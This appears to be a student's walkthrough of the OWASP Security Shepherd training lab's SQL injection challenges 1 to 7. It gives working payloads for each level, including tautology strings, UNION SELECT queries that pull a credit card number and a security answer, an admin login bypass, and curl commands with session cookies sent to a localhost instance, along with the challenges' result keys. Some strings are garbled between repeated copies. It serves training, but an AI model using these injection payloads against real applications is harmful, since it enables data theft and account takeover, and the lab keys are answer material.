

SQL INJECTION -1

PAY LOAD - " or "1" = "1

The screenshot shows the OWASP Security Shepherd web application. The left sidebar contains a navigation menu with sections for CSRF, Injection, XSS, and Procedure. Under the Injection section, several challenges are listed, including 'NoSQL Injection One' and 'SQL Injection 1' through 'SQL Injection 7'. The main content area displays 'SQL Injection Challenge One'. At the top, there is a 'Submit' button with a text input field containing a long alphanumeric string. Below this, a 'Cheat' box explains the challenge: to complete it, the user must exploit a SQL injection flaw by concatenating user data to a query. The challenge requires entering a 'Customer Id' to look up a user. A 'Get user' button is provided. Below the challenge, a 'Search Results' table is shown with columns for Name, Address, and Comment. The table lists several users, including John Fits, Rubix Man, Rita Hanolan, and Paul O'Brien. The 'Comment' column for Paul O'Brien contains a long alphanumeric string, which is the result key for this challenge.

Scoreboard

Cheat

Lessons

Challenges

CSRF

Injection

NoSQL Injection One

SQL Injection 1

SQL Injection 2

SQL Injection 3

SQL Injection 4

SQL Injection 5

SQL Injection 6

SQL Injection 7

SQL Injection Escaping

SQL Injection Stored

Procedure

XSS

Search Modules...

Submit

SQL Injection 1 Cheat

To complete this challenge, the following attack strings will return all rows from the table:

" or "1" = "1

" or "a" = "a

The query is not parameterising the query and is concatenating the user data to the query. A user only needs to use a double quote to escape the context of a String and perform the SQL injection

SQL Injection Challenge One

To complete this challenge, you must exploit SQL injection flaw in the following form to find the result key.

Please enter the Customer Id of the user that you want to look up

" or "1" = "1

Get user

Search Results

Name	Address	Comment
John Fits	crazycat@example.com	null
Rubix Man	manycolours@cube.com	null
Rita Hanolan	thenightbefore@example.com	null
Paul O'Brien	sixshooter@deaf.com	Well Done! The result Key is fdb8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f

SQL INJECTION-2

PAYLOAD - test'or'!='2@test.com

The screenshot shows the OWASP Security Shepherd web application. The left sidebar contains a navigation menu with sections for CSRF, Injection, XSS, and Procedure. Under the Injection section, several challenges are listed, including 'NoSQL Injection One' and 'SQL Injection 1' through 'SQL Injection 7'. The main content area displays 'SQL Injection Challenge Two'. At the top, there is a 'Submit' button with a text input field containing a long alphanumeric string. Below this, a 'Cheat' box explains the challenge: to complete it, the user must exploit a SQL injection flaw by concatenating user data to a query. The challenge requires entering a 'Customer Email' to look up a user. A 'Get user' button is provided. Below the challenge, a 'Search Results' table is shown with columns for Name, Address, and Comment. The table lists several users, including John Fits, Rubix Man, Rita Hanolan, and Paul O'Brien. The 'Comment' column for Rita Hanolan contains a long alphanumeric string, which is the result key for this challenge.

Scoreboard

Cheat

Lessons

Challenges

CSRF

Injection

NoSQL Injection One

SQL Injection 1

SQL Injection 2

SQL Injection 3

SQL Injection 4

SQL Injection 5

SQL Injection 6

SQL Injection 7

SQL Injection Escaping

SQL Injection Stored

Procedure

XSS

Search Modules...

Submit

SQL Injection 2 Cheat

To complete this challenge, the following attack string will return all rows from the table:

test'or'!='2@test.com

The input is validated as an email address before it is passed to the DB.

SQL Injection Challenge Two

To complete this challenge, you must exploit the SQL injection flaw in the following form to find the result key.

Please enter the Customer Email of the user that you want to look up

test'or'!='2@test.com

Get user

Search Results

Name	Address	Comment
John Fits	crazycat@example.com	null
Rubix Man	manycolours@cube.com	null
Rita Hanolan	thenightbefore@example.com	Well Done! The Result key is 652db48c4dfbee0200e3
Paul O'Brien	sixshooter@deaf.com	null

SQL INJECTION-3

PAYLOAD - **Mary Martin' UNION SELECT creditcardnumber FROM customers WHERE customername = 'Mary Martin**

The screenshot shows the Security Shepherd application interface. On the left, there is a sidebar with a 'Scoreboard' button and a list of challenges. The 'Challenges' section is active, showing a list of challenges under the 'Injection' category. The 'SQL Injection 3' challenge is selected, and its details are displayed on the right. The challenge description states: 'To complete this challenge, you must craft a second statement to return Mary Martin's credit card number as the current statement only returns the customerName attribute. The following string will perform this; " UNION ALL SELECT creditCardNumber FROM customers WHERE customerName = 'Mary Martin'. The filter in this challenge is difficult to get around. But the 'UNION' operator is not being filtered. Using the UNION command you are able to return the results of custom statements.'

The 'SQL Injection Challenge Three' section shows a 'Submit' button with the payload '9815 1547 3214 7569'. Below this, there is a 'Search Results' section showing the user 'Mary Martin' with the credit card number '9815 1547 3214 7569'.

SQL INJECTION -4

PAYLOAD - USERNAME - \


PASSWORD - **or username="admin";-- -**

The screenshot shows the Security Shepherd application interface. On the left, there is a sidebar with a 'Scoreboard' button and a list of challenges. The 'Challenges' section is active, showing a list of challenges under the 'Injection' category. The 'SQL Injection 4' challenge is selected, and its details are displayed on the right. The challenge description states: 'To acquire the result key for this challenge you must successfully sign in as an administrator.'

The 'SQL Injection 4' section shows a 'Submit' button with the payload 'd316e80045d50bdf8ed49d48f130b4ac78c82faef34daf8eb1b98763b6f'. Below this, there is a 'Super Secure Payments' section with a 'Get user' button. The 'Login Result' section shows the user 'Signed in as admin' and the result 'key d316e80045d50bdf8ed49d48f130b4ac78c82faef34daf8eb1b98763b6f'.

SQL INJECTION -5

PRESS F12 TO GET JSESSION ID



USE THIS CMD

```
kitty@Shashwat:~/SecurityShepherd$ curl -k -i -s -X POST \
"https://localhost/challenges/8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62VipCouponCheck" \
-H "Cookie: JSESSIONID=33E0950DDF24AE9339460FBB80FEBB97" \
--data-urlencode "couponCode=' UNION SELECT itemId, perCentOff, CONCAT('This is the couponCode: ', couponCode, ' ') FROM vipCoupons WHERE itemId=2--"
HTTP/1.1 200
Content-Length: 90
Date: Mon, 15 Jun 2026 17:15:32 GMT
```

Valid Coupon for %100 off This is the couponCode: spcil/|Pse3cr3etCouponStu.f4rU176 items
 kitty@Shashwat:~/SecurityShepherd\$

REMEMBER THE WHOLE CMD

```
kitty@Shashwat:~/SecurityShepherd$ curl -k -i -s -X POST \
"https://localhost/challenges/8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62VipCouponCheck" \
-H "Cookie: JSESSIONID=33E0950DDF24AE9339460FBB80FEBB97" \
--data-urlencode "couponCode=' UNION SELECT itemId, perCentOff, CONCAT('This is the couponCode: ', couponCode, ' ') FROM vipCoupons WHERE itemId=2--"
HTTP/1.1 200
Content-Length: 90
Date: Mon, 15 Jun 2026 17:15:32 GMT

Valid Coupon for %100 off This is the couponCode: spcil/|Pse3cr3etCouponStu.f4rU176 itemskitty@Shashwat:~/SecurityShepherd$
```

Coupon Code SQL Inject: x OWASP Security Shepherd: x OWASP Security Shepherd: x OWASP Security Shepherd: x Security Shepherd - Goo: x New Tab

localhost/index.jsp

Scoreboard

Cheat

Lessons

Challenges

CSRF

Injection

- X NoSQL Injection One
- ✓ SQL Injection 1
- ✓ SQL Injection 2
- ✓ SQL Injection 3
- ✓ SQL Injection 4
- X SQL Injection 5
- X SQL Injection 6
- X SQL Injection 7
- X SQL Injection Escaping
- X SQL Injection Stored
- Procedure

XSS

Search Modules...

Submit Result Key Here... Submit

SQL Injection 5 Cheat

To complete this challenge without prior knowledge, a user must exploit an SQL injection flaw in a VIP Coupon Check call. To find this function they must deobfuscate the JavaScript file in the challenge. The address of the function is `challenge$8df0baed891edfuf1b650935a6c46b03379a0ebab36fcd1d9076f65d4ce2vipCouponCheck` on the exposed server. The parameter vulnerable to SQL injection in the POST request call to this URL is `couponCode`. There is no filter in this challenge so using `'union select itemid, percentOff, CONCAT('This is the couponCode:', couponCode,') from vipCoupons; --` as the vulnerable parameter value will retrieve the necessary coupon.

SQL Injection Challenge 5

If you can buy trolls for free you'll receive the key for this level!

Super Meme Shopping

Hey customers: Due to a shipping mistake we are completely over stocked in rage Memes. Use the coupon code `PleaseTakeARage` or `RageMemeForFree` to get yours for free!!

Picture	Cost	Quantity
	\$45	1
	\$15	1
	\$3000	2
	\$30	1

Please select how many things you would like to buy and click submit

Coupon Code: `3cr3etCoupon$u4erU176`

[Place Order](#)

Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of \$90

Trolls were free. Well Done - `34f2e424d5d7a2eff79ee5a5a72f897d5a19ef7bf3ef2953e033ea32dd7ee`

SQL INJECTION -6

PRESS 12 ND TO GET JSESSION ID AND TOKEN

Coupon Code SQL Inject: x OWASP Security Shepherd: x OWASP Security Shepherd: x OWASP Security Shepherd: x Security Shepherd - Goo: x XSS Cross Site Scripting: x

localhost/index.jsp

Scoreboard

Cheat

Lessons

Challenges

CSRF

Injection

- X NoSQL Injection One
- X SQL Injection 1
- X SQL Injection 2
- X SQL Injection 3
- X SQL Injection 4
- X SQL Injection 5
- ✓ SQL Injection 6
- X SQL Injection 7
- X SQL Injection Escaping
- X SQL Injection Stored
- Procedure

XSS

Search Modules...

Submit Result Key Here... Submit

SQL Injection Challenge 6

To obtain the result key to this challenge, you must obtain Brendan's answer to his security question.

Get Your Authentication Number

Put in your pin number to get your current authentication number

Please enter your Pin number:

[Run User Query](#)

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter Items	Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Partition Key
Cache Storage	grafana_session_expiry	1700477996	localhost	/	Sun, 28 Jun 2026 09:36:41 GMT	32	false	false	Lax	Mon, 15 Jun 2026 17:41:16 GMT	
Cache Storage	grafana_session	de85e075614dc4de9f5b646ac48ab3	localhost	/	Sun, 28 Jun 2026 09:36:41 GMT	47	true	false	Lax	Mon, 15 Jun 2026 17:41:16 GMT	
Indexed DB	jSESSIONID	8A2D419777220824087BACD8FA3633FC	localhost	/	Session	42	true	true		Mon, 15 Jun 2026 17:41:16 GMT	
Local Storage	token	-19429388630319102109462305155364723810	localhost	/	Session	44	false	true		Mon, 15 Jun 2026 17:41:16 GMT	
Session Storage											

Filter Output

Updating Sidebar Length to 2056

Errors, Warnings, Info, Logs, Debug, CSS, XHR, Requests

index_18h_s5d_13

USE CMD


```
kitty@Shashwat:~/SecurityShepherd$ curl -k -s  
'https://localhost/challenges/d0e12e91dafdba4825b261ad5221aae15d28c36c7981222eb59f7fc  
8d8f212a2' \  
-X POST \  
-H 'Content-Type: application/x-www-form-urlencoded' \  
-H 'X-Requested-With: XMLHttpRequest' \  
-H 'Cookie: JSESSIONID=8A2D41977F2208240878ACDBFA3653FC;  
token=-19429388650319102109462505155564723810' \  
--data-urlencode  
'pinNumber=\x27\x20UNION\x20SELECT\x20userAnswer\x20FROM\x20users\x20WHERE\x20  
userName\x20\x3D\x20\x27brendan\x27\x3B\x20--\x20'
```

<h3>Welcome back

[17f999a8b3fbfde54124d6e94b256a264652e5087b14622e1644c884f8a33f82](#)</h3><p>Your
authentication number is now
148010575354583905022459594394114415729</p>kitty@Shashwat:~/SecurityShepherd\$

PUT THE **KEY** AFTER in directly in result key

```
kitty@Shashwat:~/SecurityShepherd$ curl -k -s 'https://localhost/challenges/d0e12e91dafdba4825b261ad5221aae15d28c36c7981222eb59f7fc8d8f212a2' \  
-X POST \  
-H 'Content-Type: application/x-www-form-urlencoded' \  
-H 'X-Requested-With: XMLHttpRequest' \  
-H 'Cookie: JSESSIONID=8A2D41977F2208240878ACDBFA3653FC; token=-19429388650319102109462505155564723810' \  
--data-urlencode 'pinNumber=\x27\x20UNION\x20SELECT\x20userAnswer\x20FROM\x20users\x20WHERE\x20userName\x20\x3D\x20\x27brendan\x27\x3B\x20--\x20'  
<h3>Welcome back 17f999a8b3fbfde54124d6e94b256a264652e5087b14622e1644c884f8a33f82</h3><p>Your authentication number is now 148010575354583905022459594394  
114415729</p>kitty@Shashwat:~/SecurityShepherd$
```



SQL INJECTION -7

Get JSESSION KEY AND TOKEN FROM DEV TOOLS

USE BELOW CMD

```
kitty@Shashwat:~/SecurityShepherd$ curl -k -s
'https://localhost/challenges/8c2dd7e9818e5c6a9f8562feefa002dc0e455f0e92c8a46ab0cf519b1
547eced' \
-X POST \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'X-Requested-With: XMLHttpRequest' \
-H 'Cookie: JSESSIONID=8A2D41977F2208240878ACDBFA3653FC;
token=-19429388650319102109462505155564723810' \
--data-raw 'subEmail=x%27OR%0A%3F%3D%271%27%0A%23@t.com&subPassword=1'
```

<h3>Welcome User 1</h3><p>The result key for this level is

```
<script>prepToolTips();prepClipboardEvents();</script><div class='input-group'><textarea
id='theKey' rows=2 style='height: 30px; display: inline-block; float: left; padding-right: 1em;
overflow: hidden;
width:85%'>CECB448FB91B2F75022C711566A2452CFA04CF629A76455310044F3B8E1F1C
DC421511C561339978DB8AB9B3D5CD73E0812FEFB38188100B42CFA96B678DFD69</text
area><span class='input-group-button'><button class='btn' type='button'
data-clipboard-shepherd data-clipboard-target='#theKey' style='height: 30px;'><img
src='../js/clipboard-js/clippy.svg' width='14' alt='Copy to
clipboard'></button></span><p>&nbsp;</p></div></p>kitty@Shashwat:~/SecurityShepherd$
```

PUT KEY IN RESULT TAB

```
kitty@Shashwat:~/SecurityShepherd$ curl -k -s 'https://localhost/challenges/8c2dd7e9818e5c6a9f8562feefa002dc0e455f0e92c8a46ab0cf519b1547eced' \
-X POST \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'X-Requested-With: XMLHttpRequest' \
-H 'Cookie: JSESSIONID=8A2D41977F2208240878ACDBFA3653FC; token=-19429388650319102109462505155564723810' \
--data-raw 'subEmail=x%27OR%0A%3F%3D%271%27%0A%23@t.com&subPassword=1'
<h3>Welcome User 1</h3><p>The result key for this level is <script>prepTooltips();prepClipboardEvents();</script><div class='input-group'><textarea id='
theKey' rows=2 style='height: 30px; display: inline-block; float: left; padding-right: 1em; overflow: hidden; width:85%'>CECB448FB91B2F75022C711566A2452C
FA04CF629A76455310044F3B8E1F1CDC421511C561339978DB8AB9B3D5CD73E0812FEFB38188100B42CFA96B678DFD69</textarea><span class='input-group-button'><button class
='btn' type='button' data-clipboard-shepherd data-clipboard-target='#theKey' style='height: 30px;'><img src='../js/clipboard-js/clippy.svg' width='14' al
t='Copy to clipboard'></button></span><p>&nbsp;</p></div></p>kitty@Shashwat:~/SecurityShepherd$
```